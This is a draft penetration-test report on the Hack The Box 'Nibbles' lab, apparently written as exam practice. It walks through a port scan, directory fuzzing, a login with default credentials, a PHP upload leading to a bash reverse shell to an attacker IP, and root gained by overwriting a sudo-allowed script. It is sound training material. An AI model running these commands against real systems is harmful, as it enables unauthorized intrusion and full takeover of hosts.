

Penetration Test

Nibbles

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Johny

No customer

September 14, 2025

Version: 0.7



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1 Statement of Confidentiality

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2 Engagement Contacts

Customer Contacts				
Contact Title Contact Email				
Assessor Contact				
Assessor Name Title Assessor Contact Email				



3 Executive Summary

No customer ("Customer" herein) contracted Johny to perform a Network Penetration Test of Customer's externally facing network to identify security weaknesses, determine the impact to Customer, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Johny performed testing under a "Black Box" approach from September 10, 2025, to September 10, 2025 without credentials or any advance knowledge of Customer's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Johny's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Johny sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Johny were able to gain a foothold in the internal network, Customer as a result of external network testing, Customer allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address owned by Customer discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.X.X	Nibbles

3.3 Assessment Overview and Recommendations

During the penetration test against Customer, Johny identified 4 findings that threaten the confidentiality, integrity, and availability of Customer's information systems. The findings were categorized by severity level, with 3 high-risk and 1 medium-risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

TODO EXECUTIVE SUMMARY HERE

Customer should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Customer should also consider performing periodic vulnerability assessments if they are not already being performed.



4 Network Penetration Test Assessment **Summary**

Johny began all testing activities from the perspective of an unauthenticated user on the internet. Customer provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Johny uncovered a total of 4 findings that pose a material risk to Customer's information systems. Johny also identified 0 informational finding that, if addressed, could further strengthen Customer's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test 3 High and 1 Medium vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	Incorrect Permission Assignment for Critical Resource	18
2	8.1 (High)	Default Credentials	20



#	Severity Level	Finding Name	Page
3	7.3 (High)	Upload PHP	23
4	4.0 (Medium)	Improper Access Control	25



5 Internal Network Compromise Walkthrough

During the course of the assessment Johny was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over Nibbles. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Customer the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Johnyperformed the following to fully compromise Nibbles.


```
1. TODO LIST HIGH LEVEL STEPS 2. ...
```

Detailed reproduction steps for this attack chain are as follows: On Kali Linux OS Identification of services


```
> sudo nmap -sS -n -Pn -oG allports -T4 --open -p- -v 10.129.239.113 -o allports
[sudo] password for kali:
Warning: The -o option is deprecated. Please use -oN
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 20:18 EDT
Happy 28th Birthday to Nmap, may it live to be 128!
Initiating SYN Stealth Scan at 20:18
Scanning 10.129.239.113 [65535 ports]
Discovered open port 80/tcp on 10.129.239.113
Discovered open port 22/tcp on 10.129.239.113
SYN Stealth Scan Timing: About 38.11% done; ETC: 20:20 (0:00:50 remaining)
SYN Stealth Scan Timing: About 70.00% done; ETC: 20:20 (0:00:35 remaining)
Completed SYN Stealth Scan at 20:21, 125.26s elapsed (65535 total ports)
Nmap scan report for 10.129.239.113
Host is up (0.22s latency).
Not shown: 62039 closed tcp ports (reset), 3494 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
       STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 125.48 seconds
           Raw packets sent: 82603 (3.635MB) | Rcvd: 72610 (2.904MB)
```



Open http://10.129.X.X with firefox



Press: ctrl + u



Fuzz nibbleblog with seclists dictionary


```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Discovery/
Web-Content/common.txt
gobuster dir -u http://10.129.X.X/nibbleblog -w common.txt
```




) gobuster dir -u http://10.129.239.113/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30 Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) ______ http://10.129.239.113/nibbleblog/ [+] Method: [+] Threads: [+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt [+] Negative Status codes: 404 gobuster/3.6 [+] User Agent: [+] Timeout: Starting gobuster in directory enumeration mode ______ (Status: 403) [Size: 304] /.htaccess (Status: 403) [Size: 309] /.htpasswd (Status: 403) [Size: 309] (Status: 200) [Size: 4628] (Status: 301) [Size: 327] [--> http://10.129.239.113/nibbleblog/admin/] /README /admin [Size: 1401] /admin.php (Status: 200) /content (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/content/] /index.php (Status: 200) [Size: 2987] (Status: 301) [Size: 331] [--> http://10.129.239.113/nibbleblog/languages/] (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/plugins/] (Status: 301) [Size: 328] [--> http://10.129.239.113/nibbleblog/themes/] /languages /plugins /themes Progress: 4746 / 4747 (99.98%) 10.129.239.113/nibbleblog/admin.php Sign in to Nibbleblog admin area admin ••••• Remember me Login ←Back to blog

Search nibbleblog default credentials and login






Go to plugins




Go to Configure on "My image"







Make a .php file with the this code



Upload that .php file








Go to http://10.129.X.X/nibbleblog/content/private/plugins/my_image/





Open the .php file and add to the end ?cmd=<comand>



Start netcat at 443

nc -nlvp 443

```
) nc -nlvp 443
listening on [any] 443 ...
```

Execute the comand throught php file to get a shell example: http://10.129.X.X/nibbleblog/content/private/plugins/my_image/image.php?cmd=

```
bash -c 'bash -i >%26 /dev/tcp/<your ip>/443 0>%261'

e/image.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.15.214/443 0>%261'
```



```
listening on [any] 443 ...

connect to [10.10.15.214] from (UNKNOWN) [10.129.239.113] 48284

bash: cannot set terminal process group (1270): Inappropriate ioctl for device bash: no job control in this shell

nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

Privilege escalation

```
cd /home/nibbler/
sudo -1
unzip monitor.sh
cd /home/nibbler/personal/stuff/
rm monitor.sh
echo "bash -p" > monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler$ export TERM=xterm
nibbler@Nibbles:/home/nibbler$ ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive: personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cd ./personal/stuff/
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/shin\:/snap/bin
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ rm monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ stty rows 39 columns 207
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd /root
root@Nibbles:~# whoami
root
root@Nibbles:~# ls
root.txt
```



6 Remediation Summary

As a result of this assessment there are several opportunities for Customer to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Customer should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- Default Credentials Set a strong password (at least 10 characters) for admin user
- Improper Access Control Forbid direct access to folders, especially the content, admin, and plugins folders
- Upload PHP Prohibit Files with Extensions that PHP Interprets
- Sudo abuse The special file can only be edited by a privileged user

6.2 Medium Term

TODO MEDIUM TERM REMEDIATION:

- Finding Reference 1 TODO Disable LLMNR and NBT-NS wherever possible
- Finding Reference 2 TODO FILL IN AS APPROPRIATE TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

6.3 Long Term

TODO LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Educate systems and network administrators and developers on security hardening best practices compromise



7 Technical Findings Details

1. Incorrect Permission Assignment for Critical Resource - High

CWE-732 - Incorrect Permission Assignment for Critical Resource	
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The Nibblers user on the Linux operating system has been assigned sudo privileges on a specific file that they can modify. This situation highlights an incorr ect permission assignment that poses significant security risks to the system
Impact	 Exposure of sensitive information, including personal data, financial records, and intellectual property. Introduction of malware, unauthorized changes to data, and corruption of critical system components. Denial of service, system outages, and loss of access to critical applications, impacting business operations.
Affected Component	Nibbles
Remediation	 Change the file permissions of monitor.sh to be writable only by privileged users
References	https://cwe.mitre.org/data/definitions/732.htmlhttps://linuxhandbook.com/sudo-without-password/

Finding Evidence

The tester conducted a check of the sudo privileges for the user "nibbler" using the following command:

```
sudo -1
```

The results indicated that the user "nibbler" has the ability to execute the script monitor.sh with root privileges. This capability poses a significant security risk, as the script can be modified by the user, allowing for potential unauthorized access to root-level permissions.

Escalation Example

```
cd /home/nibbler/personal/stuff/
cp monitor.sh monitor_copy.sh
rm monitor.sh
echo "bash -p" > monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```



```
nibbler@Nibbles:/home/nibbler$ export TERM=xterm
nibbler@Nibbles:/home/nibbler$ ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive: personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cd ./personal/stuff/
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/shin\:/snap/bin
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ rm monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ stty rows 39 columns 207
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd /root
root@Nibbles:~# whoami
root
root@Nibbles:~# ls
root.txt
root@Nibbles:~#
```




2. Default Credentials - High


CWE	CWE-1392 - Use of Default Credentials	
CVSS 3.1	8.1 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	
Root Cause	The web application nibbleblog was vulnerable due to the presence of default credentials that were not changed after installation. In a default credentials attack, attackers exploit widely known or easily guessable usernames and passwords to gain unauthorized access to the system. This can lead to various malicious activities, such as accessing sensitive data, modifying web application configurations, or executing unauthorized commands.	
Impact	Modification of Web Application Configurations: With administrative access attackers can alter application settings, potentially leading to service disruptions data loss, or the introduction of malicious code. This manipulation cal compromise the integrity and availability of the application. Execution of Unauthorized Commands: Attackers may execute arbitrary commands on the server, which can result in further exploitation of the system. This could lead to the installation of malware, creation of backdoors for future access, or even the complete takeover of the server.	
Affected Component	http://10.129.X.X	
Remediation	 Change the Password by applying a strong password policy Implement multi-factor authentication Educate employees about the importance of strong, unique passwords 	
References	https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ ISR07_2024-Insecure_Authentication_Methods_and_Default_Credentials	

Finding Evidence


The tester identified a default credentials vulnerability in the web application and was able to access the admin panel as a result











Default credentials vulnerability occurs when a system, application, or device is shipped with preconfigured usernames and passwords that are widely known or easily guessable. This vulnerability can lead to unauthorized access, data breaches, and exploitation of the system.

Many software applications, especially those that are designed for ease of use, come with default login credentials. These credentials are often documented in user manuals or online resources, making them accessible to potential attackers. If users do not change these default settings after installation, they leave their systems open to exploitation




3. Upload PHP - High

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	7.3 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:L/I:H/A:L
Root Cause	Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
Impact	The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common
Affected Component	• http://10.129.X.X • 10.129.X.X
Remediation	
References	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload


Finding Evidence


The tester successfully uploaded a PHP file through the "My Image" plugin. This vulnerability could potentially lead to Remote Code Execution (RCE), allowing an attacker to execute arbitrary code on the server













4. Improper Access Control - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	4.0 / CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	 Access control involves the use of several protection mechanisms such as: Authentication (proving the identity of an actor) Authorization (ensuring that a given actor can access a resource), and Accountability (tracking of activities that were performed) When any mechanism is not applied or otherwise fails, attackers can compromise the security of the product by gaining privileges, reading sensitive information, executing commands, evading detection, etc.
Impact	The ability to read sensitive information poses a significant security risk, as it could lead to further exploitation, including the execution of arbitrary commands on the system. An attacker with access to such information may gain the necessary credentials or insights to manipulate system behavior, escalate privileges, or compromise the integrity and confidentiality of the application
Affected Component	http://10.129.X.X
Remediation	It is crucial to implement stringent access controls and data protection measures to prevent unauthorized access to sensitive information. Forbid direct access to folders, especially the content, admin, and plugins folders
References	https://cwe.mitre.org/data/definitions/284.html

Finding Evidence

During the recent penetration testing engagement, the penetration tester identified **accessible folders** through the process of **fuzzing**. This discovery raises potential security concerns regarding unauthorized access to sensitive information

status 301 (redirection) status 200 (accessible)



```
) gobuster dir -u http://10.129.239.113/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
                           http://10.129.239.113/nibbleblog/
[+] Method:
[+] Threads:
[+] Wordlist:
                           /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:
                            gobuster/3.6
[+] Timeout:
Starting gobuster in directory enumeration mode
______
                     (Status: 403) [Size: 304]
/.htaccess
                     (Status: 403)
                                   [Size: 309]
/.htpasswd
                   (Status: 403) [Size: 309]
                    (Status: 200) [Size: 4628]
(Status: 301) [Size: 327] [--> http://10.129.239.113/nibbleblog/admin/]
/README
/admin
                    (Status: 200) [Size: 1401]
/admin.php
/content
                    (Status: 301)
                                   [Size: 329] [--> http://10.129.239.113/nibbleblog/content/]
/index.php
                     (Status: 200) [Size: 2987]
                    (Status: 301) [Size: 331] [--> http://10.129.239.113/nibbleblog/languages/] (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/plugins/] (Status: 301) [Size: 328] [--> http://10.129.239.113/nibbleblog/themes/]
/languages
/plugins
/themes
Progress: 4746 / 4747 (99.98%)
```



Index of /nibbleblog/admin

<u>Name</u>	Last modified	Size Description
Parent Directory		-
ajax/	2017-12-10 23:27	-
boot/	2017-12-10 23:27	-
<u>controllers/</u>	2017-12-10 23:27	-
<u>js/</u>	2017-12-10 23:27	-
kernel/	2017-12-10 23:27	-
<u>templates/</u>	2017-12-10 23:27	-
<u>views/</u>	2017-12-10 23:27	-









A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Customer's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 - 6.9
Low	0.1 – 3.9
Info	0.0



A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.X.X	22	OpenSSH 7.2p2	
10.129.X.X	80	Apache-2.4.18	nibbleblog



A.3 Subdomain Discovery

Column1	Column2	Column3
nothing	Text	Text



A.4 Exploited Hosts

Host	Scope	Method	Notes
Nibbles 10.129.X.X	Internal	File upload and Sudo abuse	nibbleblog host



A.5 Compromised Users

Username	Туре	Method	Notes
nibblers	Text	Text	Text
root	Text	Text	Text



A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	
Nothing	Nothing	Nothing	



A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
user	Nibbles	Empy	nibblers folder	Unrestricted file upload
root	Nibbles	Empy	root folder	Sudo privileges abuse



End of Report

This report was rendered by <u>SysReptor</u> with